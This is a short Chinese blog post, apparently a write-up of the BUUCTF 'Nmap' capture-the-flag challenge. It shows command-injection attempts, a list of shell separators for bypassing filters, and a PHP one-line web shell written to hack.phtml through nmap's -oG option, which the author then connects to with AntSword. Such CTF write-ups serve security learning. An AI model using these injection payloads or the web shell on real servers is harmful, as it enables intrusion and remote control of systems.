
buuctf-Nmap


原创

m0_62094846 于 2022-04-07 22:15:39 发布 1892 收藏

文章标签： 网络安全


本文链接：https://blog.csdn.net/m0_62094846/article/details/124027886





输入127.0.0.1出现界面，再根据题目的nmap知道是命令执行

输入127.0.0.1 | ls




|被转义了，查一下可以用什么代替


6、过滤分割符 | & ;

```
;  //分号
|  //只执行后面那条命令
||  //只执行前面那条命令
&  //两条命令都会执行
&&  //两条命令都会执行
%0a      //换行符
%0d     //回车符号

用?>代替;
在php中可以用?>来代替最后的一个;，因为php遇到定界符关闭标签会自动在末尾加上一个分号。
```



分号也被转义了



%0a没被转义，但是也没用（我之前也觉得没有用，就是尝试一下）


那就很难用命令执行了

看看能不能输入一句话木马


```
127.0.0.1 | ' <?php @eval($_POST['value']);?> -oG hack.php '
```

筛查后发现是php被过滤了，修改一下

```
127.0.0.1 | ' <?= eval($_POST[value]);?> -oG hack.phtml '
```



这样应该就是上传成功了



查看文件，确实是上传成功了

蚁剑连接